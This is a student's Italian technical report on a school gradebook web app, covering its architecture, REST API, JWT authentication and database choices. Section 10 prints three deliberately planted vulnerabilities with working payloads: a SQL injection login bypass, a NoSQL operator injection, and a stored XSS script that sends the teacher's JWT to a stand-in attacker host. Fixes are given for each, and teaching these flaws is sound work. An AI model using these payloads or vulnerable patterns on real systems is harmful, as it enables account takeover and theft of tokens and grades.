

ClasseMorta

Registro elettronico didattico

«Il cuore pulsante della scuola del passato»

Relazione tecnica

Progetto TPSIT · classe 5INB

Anno scolastico 2025/2026

Stack: PHP · PostgreSQL · MongoDB · Docker · Railway

Indice

1. Panoramica del progetto
2. Architettura: front-end e back-end separati in Docker
3. API REST
4. JWT e autenticazione Bearer
5. Database SQL: PostgreSQL su Neon
6. Database NoSQL: MongoDB Atlas
7. SQL vs NoSQL: differenze principali
8. Motivazioni della scelta NoSQL per i voti
9. Vantaggi e svantaggi nel contesto del progetto
10. Vulnerabilità didattiche
11. Conclusioni

1. Panoramica del progetto

ClasseMorta è un registro elettronico scolastico ispirato a *ClasseViva*, sviluppato come progetto didattico per il corso di TPSIT. L'applicazione permette a professori e studenti di gestire studenti, voti, verifiche con domande aperte e relative risposte.

Oltre a essere un esempio di applicazione full-stack con persistenza relazionale e documentale, il progetto integra **tre vulnerabilità volutamente introdotte** a scopo dimostrativo: *SQL injection* sul login, *NoSQL injection* sulla lettura dei voti, *Stored XSS* sulle risposte delle verifiche. Il loro scopo è permettere di studiare, sfruttare e correggere errori realistici di sicurezza in un ambiente controllato.

1.1 Funzionalità principali

- Login distinto per **studenti** e **professori**, autenticato con JWT firmato HS256.
- Dashboard contestuale al ruolo dell'utente (vista prof / vista studente).
- Gestione studenti per classe, visibile solo al docente che insegna in quella classe.
- Inserimento, lettura e cancellazione voti, memorizzati in **MongoDB**.
- Creazione di verifiche con domande aperte e raccolta delle risposte degli studenti.
- Login alternativo "fittizio" SPID/CIE: aprono un QR code che reindirizza a una pagina meme.


1.2 Stack tecnologico

Componente	Tecnologia	Note
Back-end	PHP 8.2 + Apache	Router REST custom, no framework
Front-end	HTML / CSS / JavaScript vanilla	Servito da Nginx
RDBMS	PostgreSQL (Neon, serverless)	Utenti, classi, verifiche
NoSQL	MongoDB Atlas	Collezione voti
Sessioni	JWT (HS256)	Stateless, scadenza 1h
Async	fetch + XMLHttpRequest	Entrambe presenti
Container	Docker	Due immagini: backend + frontend
Hosting	Railway	Deploy continuo da Git

2. Architettura: front-end e back-end separati in Docker

L'applicazione adotta un'architettura **decoupled** classica delle moderne Single Page e Multi Page Application: il back-end espone esclusivamente API REST in JSON, mentre il front-end è un set di pagine HTML statiche che invocano le API in modo asincrono. I due moduli sono **completamente indipendenti**: ciascuno ha il proprio container Docker, il proprio Dockerfile e — in produzione su Railway — un proprio dominio pubblico.

2.1 Diagramma logico



2.2 Container Docker

Frontend

Base image: `nginx:alpine`

Ruolo: serve i file statici di `frontend/` (HTML, CSS, JS, immagini).

Vantaggio: immagine minimale (~20 MB), parte in millisecondi.

Configurazione: `default.conf` con `try_files` per servire le pagine SPA-style.

Backend

Base image: `php:8.2-apache`

Estensioni: `pdo_pgsql` per Postgres, `mongodb` (PECL) per Mongo.

Ruolo: espone le rotte `/api/*`.

Entrypoint: script shell che forza un singolo MPM (prefork) e sostituisce la porta di Apache con `$PORT` di Railway.

2.3 Vantaggi della separazione

- **Indipendenza dei deploy:** aggiornare la sola UI non comporta downtime del back-end e viceversa.
- **Scalabilità separata:** il frontend statico può essere replicato a costo zero, l'API può essere scalata in modo indipendente quando il carico cresce.
- **Linguaggi specializzati:** ciascun componente usa il server ottimale per il suo scopo (Nginx per file statici, Apache + PHP per logica server-side).

- **Sicurezza:** il front-end non ha mai accesso diretto ai database, riducendo la superficie d'attacco.
- **Sviluppo parallelo:** il contratto è l'API REST, definita una volta; chi lavora sull'interfaccia e chi lavora sui dati possono procedere in autonomia.

2.4 Sviluppo locale e deploy

In locale i due servizi girano insieme tramite `docker-compose`: il frontend è accessibile su `localhost:3000`, il backend su `localhost:8080`. In produzione, su **Railway**, ogni servizio è un container separato con il proprio dominio `*.up.railway.app`; la variabile `API_URL` del front-end è impostata sull'origin del back-end.

3. API REST

REST (*Representational State Transfer*) è uno **stile architetturale** per la progettazione di servizi web definito da Roy Fielding nel 2000. Si basa sul protocollo HTTP e applica alcuni principi cardine:

- **Risorse identificate da URL univoci** (es. `/api/studenti/3`).
- **Operazioni espresse dai metodi HTTP**: `GET` per leggere, `POST` per creare, `PUT/PATCH` per aggiornare, `DELETE` per cancellare.
- **Stateless**: ogni richiesta contiene tutte le informazioni necessarie a essere processata; il server non mantiene sessione.
- **Rappresentazione tipizzata**: in ClasseMorta tutte le risposte sono `application/json`.
- **Codici di stato HTTP** coerenti: `200 OK`, `201 Created`, `400 Bad Request`, `401 Unauthorized`, `403 Forbidden`, `404 Not Found`, `500 Internal Server Error`.

3.1 Router del back-end

Il file `backend/index.php` agisce da unico front-controller. Riceve qualsiasi richiesta (grazie alla regola di rewrite in `.htaccess` che convoglia tutto su `index.php`), ne estrae il path, lo segmenta e instrada l'esecuzione al controller appropriato. La logica è un semplice `switch` sul secondo segmento (`$resource`):

```
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
$segments = array_values(array_filter(explode('/', $path), fn($s) => $s !== ''));
$resource = $segments[1] ?? '';

switch ($resource) {
    case 'login':      (new AuthController())->login();           break;
    case 'studenti':  ...                                       break;
    case 'voti':      ...                                       break;
    case 'verifiche': ...                                       break;
    default:          http_response_code(404); ...
}
```

3.2 Mappa degli endpoint

Metodo	Endpoint	Ruolo	Descrizione
POST	/api/login	pubblico	Restituisce JWT
GET	/api/me	auth	Dati utente loggato
GET	/api/classi	professore	Classi e materie del prof
GET	/api/studenti?classe=5A	professore	Studenti della classe
GET	/api/voti?studente_id=:id	auth	Voti dello studente (MongoDB)
POST	/api/voti	professore	Inserisce un voto
DELETE	/api/voti/:id	professore	Elimina un voto
GET	/api/verifiche	auth	Verifiche contestuali al ruolo
POST	/api/verifiche	professore	Crea una verifica
GET	/api/verifiche/:id	auth	Dettaglio verifica
POST	/api/verifiche/:id/risposte	studente	Consegna risposte
GET	/api/verifiche/:id/risposte	professore	Review risposte

3.3 Chiamate asincrone dal client

Il front-end accede alle API in modalità *asynchronous*. Entrambe le tecnologie richieste dalla traccia sono presenti:

- Funzione `apiFetch()` in `app.js` basata su **Fetch API** e `async/await` : usata in quasi tutte le pagine.
- Funzione `apiXHR()` in `app.js` basata su **XMLHttpRequest**: usata nella pagina `studenti.html` .

Entrambe le funzioni aggiungono in automatico l'header `Authorization: Bearer <jwt>` se l'utente è loggato, e gestiscono in modo centralizzato i redirect su `401` e la serializzazione del corpo JSON.

4. JWT e autenticazione Bearer

Un **JSON Web Token** è un formato standardizzato (RFC 7519) per rappresentare un insieme di *claim* (affermazioni) firmati crittograficamente. Per ClasseMorta è la base del sistema di sessioni: il backend non mantiene nessuno stato di login, perché tutte le informazioni necessarie per identificare l'utente viaggiano nel token, firmate digitalmente.

4.1 Struttura del token

Un JWT è composto da tre parti separate da un punto: **HEADER.PAYLOAD.SIGNATURE**, ognuna codificata in Base64-URL.

```
// Esempio (decodificato)

HEADER:    { "alg": "HS256", "typ": "JWT" }

PAYLOAD:   {
  "sub": 1,
  "email": "mario.rossi@scuola.it",
  "nome": "Mario",
  "cognome": "Rossi",
  "ruolo": "professore",
  "iat": 1715350000,
  "exp": 1715353600
}

SIGNATURE: HMAC_SHA256(
  base64Url(HEADER) + "." + base64Url(PAYLOAD),
  JWT_SECRET
)
```

La firma è calcolata applicando **HMAC-SHA256** all'unione di header e payload, usando come chiave la variabile d'ambiente **JWT_SECRET**. Chi riceve il token può ricalcolare la firma e confrontarla con quella ricevuta: se coincidono, il token è autentico e non è stato manomesso.

4.2 Bearer scheme

La *Bearer Authentication* (RFC 6750) prescrive che il client, una volta ottenuto il token, lo includa nelle richieste tramite l'header HTTP **Authorization**:

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJEs...
```

Il termine *bearer* ("portatore") implica che chiunque possieda il token è autorizzato come l'utente: per questo motivo il token deve essere trasmesso solo su HTTPS e custodito al sicuro lato client. In ClasseMorta viene memorizzato in **localStorage** (scelta comoda, ma esposta a XSS — il che è esattamente ciò che dimostra la vulnerabilità Stored XSS sulle risposte di verifica).

4.3 Flusso di autenticazione

1. L'utente invia `POST /api/login` con email, password e ruolo.
2. Il backend verifica le credenziali su Postgres, costruisce il payload e firma il JWT.
3. La risposta contiene `{ token, token_type: "Bearer", expires_in: 3600, utente }`.
4. Il client salva il token e lo include in tutte le richieste successive.
5. Su ogni rotta protetta, la funzione middleware `richiediAuth()` verifica firma e scadenza, e — se richiesto — controlla che il ruolo dell'utente sia tra quelli ammessi.
6. Allo scadere (1 h) o se l'utente esegue *logout*, il token viene scartato.

4.4 Confronto con sessioni cookie-based

Aspetto	Sessione lato server	JWT
Stato	Memorizzato in DB / cache	Tutto nel token (stateless)
Scalabilità	Richiede session store condiviso	Nessuno stato condiviso necessario
Trasporto tipico	Cookie HttpOnly	Header Authorization
Revoca	Immediata (cancellando in DB)	Difficile prima della scadenza
Adatto a	Web tradizionale, server-rendered	SPA, mobile, micro-servizi

5. Database SQL: PostgreSQL su Neon

La parte *strutturata* dei dati — utenti, classi, materie, insegnamenti, verifiche, domande e risposte — è memorizzata in **PostgreSQL**, ospitato sulla piattaforma serverless *Neon*. Lo schema utilizza chiavi primarie auto-incrementanti (**SERIAL**), vincoli di unicità sulle email e diverse foreign key con **ON DELETE CASCADE** per garantire l'integrità referenziale.

5.1 Schema essenziale

Tabella	Contenuto	Relazioni
<code>professori</code>	Anagrafica docenti	—
<code>studenti</code>	Anagrafica studenti + classe	—
<code>materie</code>	Catalogo materie	—
<code>insegnamenti</code>	Quale prof insegna quale materia in quale classe	FK: professori, materie
<code>verifiche</code>	Verifiche assegnate	FK: professori, materie
<code>domande</code>	Domande aperte di una verifica	FK: verifiche
<code>risposte</code>	Risposte degli studenti	FK: domande, studenti

5.2 Connessione

La connessione avviene tramite **PDO** con il driver `pgsql` . Le credenziali sono lette dal file `.env` (in locale) o dalle variabili d'ambiente del container (in cloud). La connessione richiede TLS (`sslmode=require`) perché Neon non accetta connessioni in chiaro.

6. Database NoSQL: MongoDB Atlas

I **voti** sono invece memorizzati in **MongoDB Atlas**, in una singola collezione `voti` del database `classeMorta` . Ogni voto è un documento JSON-like:

```
{
  "_id": ObjectId("664a..."),
  "studente_id": 1,
  "professore_id": 2,
  "materia": "Italiano",
  "voto": 7.5,
  "descrizione": "Interrogazione orale",
  "data": "2026-04-22T08:45:00Z"
}
```

Non esiste alcuno schema imposto: ogni documento può, in teoria, avere campi diversi. La collezione viene creata automaticamente al primo inserimento. La connessione usa l'estensione PECL `mongodb`, con il driver low-level `MongoDB\Driver\Manager`; le operazioni sono incapsulate in un piccolo helper (`backend/src/helpers/mongo.php`) che espone le funzioni `mongoFind()`, `mongoInsertOne()` e `mongoDeleteOne()`.

7. SQL vs NoSQL: differenze principali

"NoSQL" è un termine ombrello che indica database non relazionali (orientati a documenti, colonne, grafi o coppie chiave/valore). Quelli più diffusi sono *document store* come MongoDB, che è il caso d'uso del progetto. Le differenze rispetto ai database SQL classici sono profonde e toccano modello dati, garanzie transazionali, scalabilità e linguaggio di interrogazione.

Aspetto	SQL (PostgreSQL)	NoSQL (MongoDB)
Modello dati	Tabelle con righe e colonne tipizzate	Documenti JSON/BSON, schema flessibile
Schema	Rigido , definito a priori con <code>CREATE TABLE</code>	Dinamico , può evolvere documento per documento
Linguaggio	SQL standardizzato (ISO/IEC 9075)	API specifiche del database (driver, MQL)
Relazioni	Foreign key, <code>JOIN</code> nativi	Riferimenti manuali o embedding, no JOIN classico
Transazioni	ACID piene su più tabelle	ACID solo su singolo documento (limitate)
Garanzie	ACID (Atomicity, Consistency, Isolation, Durability)	BASE (Basically Available, Soft state, Eventual consistency)
Scalabilità	Tipicamente verticale (server più potente)	Orizzontale nativa, sharding integrato
Adatto a	Dati strutturati, relazioni complesse, analisi	Dati semi-strutturati, alto throughput, evoluzione rapida
Esempi	PostgreSQL, MySQL, Oracle, SQL Server	MongoDB, Couchbase, DynamoDB, Firestore

7.1 ACID vs BASE

I database relazionali garantiscono **ACID**: ogni transazione è atomica, mantiene la consistenza, è isolata dalle altre e i dati sopravvivono ai guasti. I database NoSQL distribuiti privilegiano invece la **disponibilità** e accettano una consistenza *eventuale* (i nodi convergono allo stesso stato dopo un certo intervallo, ma non istantaneamente). È un compromesso noto come **teorema CAP** (Consistency, Availability, Partition tolerance): in presenza di partizione di rete si può garantire al più due delle tre proprietà.

8. Motivazioni della scelta NoSQL per i voti

La scelta di affiancare a Postgres una collezione MongoDB specificamente per i **voti** non è dettata da un capriccio: è motivata dalla natura stessa di questi dati e dai requisiti del sistema.

1. **Struttura del documento variabile.** Un voto può evolvere nel tempo: oggi un campo "voto numerico", domani un "voto in decimi" più un "giudizio descrittivo", dopodomani un array di rubriche di valutazione. Con MongoDB l'evoluzione dello schema è incrementale; con Postgres richiederebbe migration complicate, lock di tabella e versionamento.

2. **Volume e frequenza di scrittura.** In un registro elettronico reale, i voti sono l'entità con il *più alto volume di scrittura*: migliaia di voti al giorno per ogni istituto. MongoDB è progettato per ricevere bulk insert ad alta cadenza senza degradare la lettura.
3. **Dati pressoché autocontenuti.** Un voto fa riferimento a uno studente e a un professore, ma non ha bisogno di partecipare a JOIN complessi con altre tabelle: bastano due "puntatori" (`studente_id` , `professore_id`). Il modello documentale è perfetto per oggetti di questo tipo.
4. **Separazione dei rischi.** Mantenendo i voti separati dalle anagrafiche in un secondo storage, un guasto a uno dei due database non compromette l'intero sistema.
5. **Valore didattico.** Per il progetto è esplicitamente richiesto di usare *sia* un RDBMS *sia* un database NoSQL. La separazione utenti/voti è un caso d'uso realistico per mostrare entrambi.

9. Vantaggi e svantaggi nel contesto del progetto

9.1 Vantaggi osservati

Flessibilità di schema

L'aggiunta di nuovi campi al documento voto (per esempio una nota di commento o un tag di tipologia) è banale: basta inserirli e i documenti vecchi restano validi.

Integrazione cloud

Atlas offre tier gratuito M0 con TLS, snapshot e geo-replica: nessuna gestione di server. Per un progetto didattico è quasi senza attriti.

Query JSON-native

Inserire e leggere documenti dalla PHP è quasi trasparente: gli array associativi diventano documenti BSON e viceversa, senza ORM.

Scalabilità orizzontale

Se il numero di voti crescesse, lo sharding su `studente_id` sarebbe immediato. Difficile da ottenere con Postgres mantenendo i join.

9.2 Svantaggi e compromessi

Niente JOIN nativo

Per arricchire un voto con i dati dello studente (es. nome e cognome) servono due query separate o un `$lookup` di aggregation pipeline. Costo in latenza e codice.

Tipi non vincolati

Nulla impedisce di inserire un voto come stringa anziché numero. Bisogna validare lato applicazione, mentre Postgres lo farebbe automaticamente.

Mancanza di transazioni multi-documento

Nel progetto non è un problema, ma se un giorno volessimo "annullare l'intera verifica e tutti i voti correlati" in modo atomico, Postgres lo farebbe più facilmente.

Superficie di attacco diversa

Le query MongoDB sono oggetti, non stringhe: questo apre la porta alla **NoSQL injection** via array nidificati nei parametri (operatori come `$ne`, `$gt` ...).

9.3 Bilancio complessivo

Nel contesto di ClasseMorta, la scelta NoSQL per i voti si è rivelata appropriata: il modello dati è semplice, le query sono uniformi (filtra per `studente_id` e ordina per data), il volume potenziale è alto. Lo svantaggio principale — i join — viene mitigato eseguendo in parallelo una query Postgres per gli studenti dalla pagina front-end, che è già la naturale "vista aggregata" dei dati.

10. Vulnerabilità didattiche

Il progetto contiene **tre vulnerabilità volutamente inserite**. Sono pensate per essere identificate, sfruttate e successivamente corrette durante le esercitazioni di sicurezza.

10.1 SQL Injection nel login

Il metodo `Utenti::loginVulnerabile()` costruisce la query concatenando direttamente le stringhe arrivate dal client:

```
$sql = "SELECT * FROM $tabella
        WHERE email = '$email' AND password = '$password' LIMIT 1";
```

Inserendo come email `' OR '1'='1' --` la condizione diventa sempre vera e il primo record viene autenticato come se fosse il legittimo utente. La mitigazione corretta è l'uso di *prepared statement* con `PDO::prepare()` e parametri associati, come avviene nel resto del progetto.

10.2 NoSQL Injection sulla lettura voti

In `VotiController::lista()` il valore di `$_GET['studente_id']` viene passato al filtro Mongo "così com'è" quando arriva come array:

```
// Payload didattico:
// GET /api/voti?studente_id[$ne]=null
//
// PHP costruisce: ['studente_id' => ['$ne' => 'null']]
// MongoDB interpreta '$ne' come operatore di confronto
// e restituisce TUTTI i voti di tutti gli studenti.
```

La fix è verificare che il valore arrivato sia uno scalare (con `is_scalar()`) e in caso contrario rifiutarlo, oltre a controllare l'autorizzazione: uno studente può chiedere solo i propri voti, un professore solo quelli dei propri studenti.

10.3 Stored XSS sulle risposte di verifica

La pagina `risposte.html` visualizza le risposte degli studenti inserendole nel DOM con `innerHTML` senza alcun escaping. Uno studente può inserire come risposta:

```
<img src=x onerror="fetch('https://attaccante/?t=' +
                        localStorage.getItem('classemortajwt'))">
```

Quando il professore aprirà la review, il browser eseguirà il JavaScript nel contesto della sessione del prof: il suo JWT verrà inviato all'attaccante, che potrà impersonarlo via REST. La fix è semplice: usare `textContent` (o una funzione di *HTML escaping*) anziché `innerHTML` quando si mostrano dati provenienti dagli utenti, e idealmente impostare anche una `Content-Security-Policy` restrittiva.

11. Conclusioni

ClasseMorta è una palestra completa per esercitare i concetti fondamentali del modulo TPSIT: **progettazione di un'API REST** con autenticazione JWT, **gestione di due database** di paradigmi opposti, **containerizzazione** e **deploy in cloud** di servizi separati, **chiamate asincrone** da JavaScript con due tecnologie diverse.

La scelta dell'architettura decoupled, oltre a essere una buona pratica moderna, ha permesso di sviluppare front-end e back-end in modo indipendente e di deployarli separatamente su Railway tramite Docker.

La presenza delle tre vulnerabilità (SQLi, NoSQLi, Stored XSS) rende il progetto particolarmente utile dal punto di vista della cybersecurity: permette di toccare con mano errori realistici, di vederne gli effetti in un ambiente controllato e di praticare le correzioni canoniche.

La principale lezione operativa è che **scegliere il database giusto per il caso d'uso** è altrettanto importante quanto saper scrivere una buona query: i voti, dati semplici, voluminosi e in continua evoluzione, hanno trovato la loro casa naturale in MongoDB; gli utenti, le relazioni didattiche e le verifiche, dati strutturati e con vincoli forti, sono pienamente a loro agio in Postgres.